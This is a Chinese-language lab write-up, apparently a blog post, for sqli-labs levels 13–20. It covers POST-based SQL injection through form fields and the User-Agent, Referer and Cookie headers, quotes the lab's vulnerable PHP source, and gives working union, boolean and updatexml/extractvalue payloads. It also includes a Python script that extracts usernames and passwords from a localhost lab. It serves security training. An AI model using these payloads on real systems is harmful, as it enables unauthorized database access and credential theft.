
sqli-labs less13-20(各种post型头部注入)
less-13 POST型双查询注入
less-14 POST型双查询注入
less-15 POST型布尔注入
less-16 POST型布尔注入
less-17 POST型报错注入(updatexml)
less-18 POST型user-agent注入
less-19 POST型referer注入
less-20 POST型cookie注入
less-13
POST型双查询注入
过程:
- 判断字段类型,判断字段个数
- ') or 1=1#
- ') or 1=1 order by 2#
- 双查询注入
- ') union select count(), concat(database(), "--", floor(rand(0)2)) as a from information_schema.tables group by a #
- 数据库知道了爆表名列名得数据一条龙
less-14
POST型双查询注入
过程:
与less-13闭合方式不同,less-14用双引号闭合
- " union select count(), concat((select concat(username, "::::::",password) from users limit 1,1), "--", floor(rand(0)2)) as a from information_schema.tables group by a #
less-15
POST型布尔注入
过程:
- 判断闭合方式
不管输入什么 页面变化只有failed和seccessfully
- ' or 1=1#
- " or 1=1#
- 之后流程跟get型布尔盲注流程一样
less-16
POST型布尔注入
过程:
- 判断闭合方式
过程跟less-15一样 闭合方式变成')
less-17
POST型报错注入(updatexml)
源码:
function check_input($value)

	{

	if(!empty($value))

		{

		// truncation (see comments)

		$value = substr($value,0,15);

		}

		// Stripslashes if magic quotes enabled

		if (get_magic_quotes_gpc())

			{

			$value = stripslashes($value);

			}

		// Quote if not a number

		if (!ctype_digit($value))

			{

			$value = "'" . mysql_real_escape_string($value) . "'";

			}

	else

		{

		$value = intval($value);

		}

	return $value;

	}
学要学习的函数get_magic_quotes_gpc()
当magic_quotes_gpc=On的时候,函数get_magic_quotes_gpc()就会返回1
当magic_quotes_gpc=Off的时候,函数get_magic_quotes_gpc()就会返回0
magic_quotes_gpc函数在php中的作用是判断解析用户提示的数据,如包括有:post、get、cookie过来的数据增加转义字符“\”,以确保这些数据不会引起程序,特别是数据库语句因为特殊字符引起的污染而出现致命的错误。
在magic_quotes_gpc = On的情况下,如果输入的数据有
单引号(’)、双引号(”)、反斜线(\)与 NULL(NULL 字符)等字符都会被加上反斜线。
stripslashes()删除由 addslashes() 函数添加的反斜杠
ctype_digit()判断是不是数字,是数字就返回true,否则返回false
mysql_real_escape_string()转义 SQL 语句中使用的字符串中的特殊字符。
intval() 整型转换
这一关中不能对username下手 要从passwordd开始
过程:
17关对username进行了严格的过滤
注入的格式:
- admin' or updatexml(1, (concat('#',(payload))), 1) #
payload可以换成需要查询的函数
- 数据库名
- admin' or updatexml(1, concat('#', database()), 1) #
- 表名
- updatexml(1, concat("#", (select group_concat(table_name) from information_schema.tables where table_schema="security")), 0) #
less-18
POST型user-agent注入
什么是user-agent
源码:
// uagent的接收是未经过严格过滤的

$uagent = $_SERVER['HTTP_USER_AGENT'];

$IP = $_SERVER['REMOTE_ADDR'];

echo "<br>";

echo 'Your IP ADDRESS is: ' .$IP;

echo "<br>";

//echo 'Your User Agent is: ' .$uagent;

// take the variables

if(isset($_POST['uname']) && isset($_POST['passwd']))

	{

	// 此处表明我们输入的uname和passwd是经过后台严格检验的,因此想从这里注入是很难的。

	$uname = check_input($_POST['uname']);

	$passwd = check_input($_POST['passwd']);

	//logging the connection parameters to a file for analysis.

	$fp=fopen('result.txt','a');

	fwrite($fp,'User Agent:'.$uname."\n");

	fclose($fp);

	$sql="SELECT  users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT 0,1";

	$result1 = mysql_query($sql);

	$row1 = mysql_fetch_array($result1);

		if($row1)

			{

			echo '<font color= "#FFFF00" font size = 3 >';

			// 这里有一个插入sql语句,而uagent也没有严格过滤,我们可以从这里入手注入

			$insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";

			mysql_query($insert);

			//echo 'Your IP ADDRESS is: ' .$IP;

			echo "</font>";

			//echo "<br>";

			echo '<font color= "#0000ff" font size = 3 >';

			echo 'Your User Agent is: ' .$uagent;

			echo "</font>";

			echo "<br>";

			print_r(mysql_error());

			echo "<br><br>";

			echo '<img src="../images/flag.jpg"  />';

			echo "<br>";

			}

		else

			{

			echo '<font color= "#0000ff" font size="3">';

			//echo "Try again looser";

			print_r(mysql_error());

			echo "</br>";

			echo "</br>";

			echo '<img src="../images/slap.jpg"   />';

			echo "</font>";

			}

	}
uname和passwd都经过个严格过滤,没有注入点
过程:
- 输入
admin admin

看到user-agent的回显
- 抓包修改user-agent改为payload
- 'and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '
- ' or updatexml(1, concat('#', (select group_concat(table_name) from information_schema.tables where table_schema="security")), 0), 1, 1) #
- ' or updatexml(1, concat('#', (select group_concat(username) from users)), 0), 1, 1) #
- ' or updatexml(1, concat('#', (select group_concat(password) from users)), 0), 1, 1) #
使用python脚本
import requests

import re

class Header_injection():

    def __init__(self, headers, url):

        self.headers = headers

        self.url = url

    def injection(self):

        # 配置post提交数据

        data = {'uname': 'admin', 'passwd':'admin'}

        for header in self.headers:

            # 构造请求头

            headers = {

                "User-Agent": header

            }

            # 以post方式提交请求

            response = requests.post(url=url, headers = headers, data=data).text

            # 使用正则表达式对返回HTML进行过滤,得到最终结果

            result = re.search('XPATH syntax error:(.*?)<br>', response)

            # 输出结果

            print("The answer is %s" % result.group(1))

if __name__ == '__main__':

    headers = [

        "' or updatexml(1, concat('#', database()), 0), 1, 1) #",

        "' or updatexml(1, concat('#', (select group_concat(table_name) from information_schema.tables where table_schema='security')), 0), 1, 1) #",

        "' or updatexml(1, concat('#', (select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users')), 0), 1, 1) #",

        "' or updatexml(1, concat('#', (select concat(username,':::', password) from users limit 0, 1)), 0), 1, 1) #",

    ]

    url = "http://localhost:7788/sqli/Less-18/"

    h = Header_injection(headers, url)

    h.injection()
less-19
POST型referer注入
什么是rederer
过程:
- 输入admin admin有回显 猜测是rederer注入

源码:
$sql="SELECT  users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT 0,1";

	$result1 = mysql_query($sql);

	$row1 = mysql_fetch_array($result1);

		if($row1)

			{

			echo '<font color= "#FFFF00" font size = 3 >';

			$insert="INSERT INTO `security`.`referers` (`referer`, `ip_address`) VALUES ('$uagent', '$IP')";

			mysql_query($insert);

			//echo 'Your IP ADDRESS is: ' .$IP;

			echo "</font>";

			//echo "<br>";

			echo '<font color= "#0000ff" font size = 3 >';

			echo 'Your Referer is: ' .$uagent;

			echo "</font>";

			echo "<br>";

			print_r(mysql_error());

			echo "<br><br>";

			echo '<img src="../images/flag.jpg" />';

			echo "<br>";

			}
' or updatexml(1, concat('#', database()), 0), 1) #
' or updatexml(1, concat('#', (select group_concat(table_name) from information_schema.tables where table_schema="security")), 0), 1) #
' or updatexml(1, concat('#', (select group_concat(column_name) from information_schema.columns where table_name="users" and table_schema="security")), 0), 1) #
' or updatexml(1, concat('#', (select concat(id, username, password) from users limit 0,1)), 0), 0) #
less-20
POST型cookie注入
cookie是什么
过程:


- 利用cookie,浏览器每次向服务器发送请求的时候,如果本地存有相关的cookie信息,则会将cookie一并发送给服务器
通过burp抓包修改cookie值


sqli-labs less13-20(各种post型头部注入)的更多相关文章
- SQLI LABS Basic Part(1-22) WriteUp
好久没有专门练SQL注入了,正好刷一遍SQLI LABS,复习巩固一波~ 环境: phpStudy(之前一直用自己搭的AMP,下了这个之后才发现这个更方便,可以切换不同版本的PHP,没装的小伙伴赶紧试 ...
- Sqli labs系列-less-3 。。。
原本想着找个搜索型的注入玩玩,毕竟昨天被实力嘲讽了 = = . 找了好长时间,我才发现,我没有 = = ,网上搜了一个存在搜索型注入的源码,我看了好长时间,楞没看出来从哪里搜索注入了....估计是我太 ...
- Sqli labs系列-less-2 详细篇
就今天晚上一个小插曲,瞬间感觉我被嘲讽了. SQL手工注入这个东西,杂说了吧,如果你好久不玩的话,一时说开了,你也只能讲个大概,有时候,长期不写写,你的构造语句还非常容易忘,要不我杂会被瞬间嘲讽了啊. ...
- Sqli labs系列-less-1 详细篇
要说 SQL 注入学习,网上众多的靶场,就属 Sqli labs 这个系列挺不错的,关卡达到60多关了,我自己也就打了不几关,一个挺不错的练习SQL注入的源码. 我一开始就准备等我一些原理篇总结完了, ...
- 韩顺刚-tcp报文头协议详细分析第一包数据:序号是0,发送数据的长度是0,因为没有收到对端的数据,所以确认号是0, Syn的标志位设置成1,这里没有发送的数据,只发送TCP的20个字节的头部
TCP报文段首部格式 大部分TCP报文头部都是20个字节,有的数据包要加上选项. 上面一行代表4个字节,源端口和目的端口都是2个字节. TCP协议是面向字节流的协议 TCP是一段一段分块的发送数据的 ...
- 字符型SQL注入
字符型SQL注入 很早就基于DVWA实现了字符型的SQL注入,但是一直感觉自己没有理解的特别清楚,这次又看了一下网上的一些讲解,试着总结一下.以下是我的一写浅薄见解,请大家批判着看. 基本原理 看 ...
- [典型漏洞分享]Insert型SQL注入的发现和利用,篡改订单金额
本例中的SQL注入和其它发现的SQL注入的主要区别:1.生成订单接口是一次性的,反复提交无效,因此,此类型的SQL注入比较难通过扫描器发现,需要人工提取和手动测试.2.Insert类型的SQL注入,不 ...
- 2019-9-9:渗透测试,docker下载dvwa,使用报错型sql注入dvwa
docker下载dvwa镜像,报错型注入dvwa,low级 一,安装并配置docker 1,更新源,apt-get update && apt-get upgrade &&am ...
- 挖洞入门_显错型SQL注入
简介:在漏洞盒子挖洞已经有一段时间了,虽说还不是大佬,但技术也有所进步,安全行业就是这样,只有自己动手去做,才能将理论的知识变为个人的经验.本篇文章打算分享一下我在挖显错型SQL注入漏洞过程中的一些个 ...
随机推荐
- 分布式监控系统之Zabbix宏、模板和自定义item
前文我们聊了下zabbix的基础使用,包括主机的添加.监控项.触发器.action以及告警通知的配置,回顾请参考https://www.cnblogs.com/qiuhom-1874/p/140073 ...
- DOM XSS详解
DOM XSS简介 DOM XSS与反射性XSS.存储型XSS的主要区别在于DOM XSS的XSS代码不需要服务端解析响应的直接参与,触发XSS的是浏览器端的DOM解析. DOM XSS复现 环境搭建 ...
- Hbase启动报java异常
在conf文件夹下的hbase-env.sh文件中的j添加ava_home的环境变量, ******************************************************** ...
- Vue3.0 响应式数据原理:ES6 Proxy
Vue3.0 开始用 Proxy 代替 Object.defineProperty了,这篇文章结合实例教你如何使用Proxy 本篇文章同时收录[前端知识点]中,链接直达 阅读本文您将收获 JavaSc ...
- python 中 try...finally... 的优雅实现
1. 关于 try.. finally.. 假如上帝用 python 为每一个来到世界的生物编写程序,那么除去中间过程的种种复杂实现,最不可避免的就是要保证每个实例最后都要挂掉.代码可简写如下: tr ...
- 用MindManager画思维导图的好处有哪些?
大家都听说过思维导图吧?有没有将这样一种图形思维工具真正运用到我们的日常生活中去呢?是否真的知道思维导图怎么用呢?今天小编就来给大家讲一讲,思维导图怎么用. 老规矩,先给大家讲一讲小编用的软件跟系统, ...
- symfony框架中使用service
在config文件里面的service.yml写入自己service 1 chat.group_list: //service的名字 2 class: Chat\Service\GroupListSe ...
- npm,pm2等相关知识的学习
现在开始接手node端测试,有好多知识点,比如启动进程的命令,查看进程的命令都不是很清晰,现在具体来学习下- npm由来 前端最大的社区是GitHub,大家在这里分享代码,讨论问题,收集学习资源.大家 ...
- Java基础教程——String类
String类 Java程序中的所有字符串字面值(如 "abc" )都是String的实例 字符串是常量(因为 String 对象是不可变的,所以可以共享) 字符串的本质是字符数组 ...
- 那么多人学习C++,学习它有什么好处?学完以后能从事哪些岗位?
相信很多人接触编程都是源于大学期间的那堂C++语言程序编程,但是这门课却只告诉了你编程语言是什么,却没告诉你要怎么去熟练掌握编程.所以,不可避免的是许多人在毕业前夕才发现虽然学会了C++,但是好像却不 ...